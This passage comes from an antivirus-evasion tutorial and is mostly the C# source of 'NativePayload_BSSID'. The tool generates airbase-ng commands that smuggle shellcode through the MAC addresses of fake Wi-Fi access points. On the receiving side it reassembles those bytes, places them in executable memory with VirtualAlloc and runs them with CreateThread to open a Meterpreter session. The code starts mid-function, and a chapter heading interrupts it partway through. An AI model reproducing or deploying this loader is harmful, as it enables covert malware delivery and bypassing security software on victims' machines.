            Console.WriteLine("airbase-ng -a 00:" + "ff:ff:ff:ff" + " --essid \"Fake\" -l 10 -0 wlan0mon ;");
            foreach (char item in payload)
            {
                temp += item;

                b++;
                j++;
                if (j == 2) { temp += ":"; j = 0; }
                if (b >= 10)
                {
                    // essid is name for Access point , in this case "Fake" ;
                    // -l 10 , don't change this one , please
                    Console.WriteLine("airbase-ng -a 00:" + temp.Substring(0, temp.Length - 1) + " --essid \"Fake\" -l 10 -0 wlan0mon ;");
                    Console.WriteLine(""); b = 0;
                    temp = "";
                    LinesCode++;
                }
            }

            // "00:ff:00:ff:00:ff" flag for Finish
            Console.WriteLine("airbase-ng -a 00:" + "ff:00:ff:00:ff" + " --essid \"Fake\" -l 10 -0 wlan0mon ;");

            Console.WriteLine("");
            Console.WriteLine("(" + LinesCode.ToString() + ") Command Lines for this PAYLOAD : " + payload);
        }
        else if (args[0].ToUpper() != "NULL" && args[0].ToUpper() != "HELP")
        {
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine();
            Console.WriteLine("NativePayload_BSSID Tool Published by Damon Mohammadbagher");
            Console.WriteLine("Scanning Access Point : " + args[0].ToString());
            Console.WriteLine();

            while (true)
            {
                // dont change sleep time ;) 8 ... 10 is good
                // if you want change these times then you need change all sleep value in Script1.sh Sleep(Value_Time) too
                System.Threading.Thread.Sleep(8000);

                string _tmp_bssid = __show_BSSID(args[0]);

                // flag for finish and execute Payload for getting Meterpreter Session
                if (_tmp_bssid == "ff00ff00ff") break;
            }

            // time to getting Meterpreter Session ;
            byte[] _X_Bytes = new byte[MacAddress.Capacity * 5];
            int b = 0;
            foreach (string X_item in MacAddress)
            {
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

```
for (int i = 0; i <= 8; )
{
    /// for debug only
    /// string MacAddress_Octets = X_item.ToString().Substring(i, 2);

    _X_Bytes[b] = Convert.ToByte("0x" + X_item.ToString().Substring(i, 2), 16);

    b++;

    i++; i++;
}
}
try
{
    Console.WriteLine("Dumped Payloads : ");
    int k = 0;
    foreach (string item in MacAddress)
    {
        Console.Write(k.ToString() + " : " + item.ToString() + " ");
        k++;
    }
    Console.WriteLine("15 sec Waiting...");
    System.Threading.Thread.Sleep(15000);
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("End time : {0}", DateTime.Now.ToString());
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Bingo Meterpreter session by BSSID and WIFI Traffic :)");
    UInt32 funcAddr = VirtualAlloc(0, (UInt32)_X_Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(_X_Bytes, 0, (IntPtr)(funcAddr), _X_Bytes.Length);
    IntPtr hThread = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr pinfo = IntPtr.Zero;
    // execute native code
    hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
    WaitForSingleObject(hThread, 0xFFFFFFFF);

}
catch (Exception e6)
{
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Main Error : {0}", e6.Message);
}
}
else if(args[0].ToUpper()=="HELP")
{
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine();
    Console.WriteLine("NativePayload_BSSID Tool Published by Damon Mohammadbagher");
    Console.WriteLine("Transferring Payload on AIR by BSSID and WIFI Traffic \n");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("syntax 1 : Making Script.sh File for making Fake AP");
    Console.WriteLine("\t and injecting Payloads to AP MAC-Address by airbase-ng \n");
    Console.WriteLine("syntax 1 : NativePayload_BSSID.exe null \"payload string\"");
    Console.WriteLine("syntax 1 : NativePayload_BSSID.exe null \"fce80f109ab0371fbcd1100...\"");
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("syntax 2 : NativePayload_BSSID.exe \"Name for Access point OR essid\"");
    Console.WriteLine("syntax 2 : NativePayload_BSSID.exe \"fake\"");
    Console.ForegroundColor = ConsoleColor.Gray;
}
}
catch (Exception e)
{
    Console.WriteLine(e.Message);
}
}

private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
private static extern bool VirtualFree(IntPtr lpAddress, UInt32 dwSize, UInt32 dwFreeType);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
}
```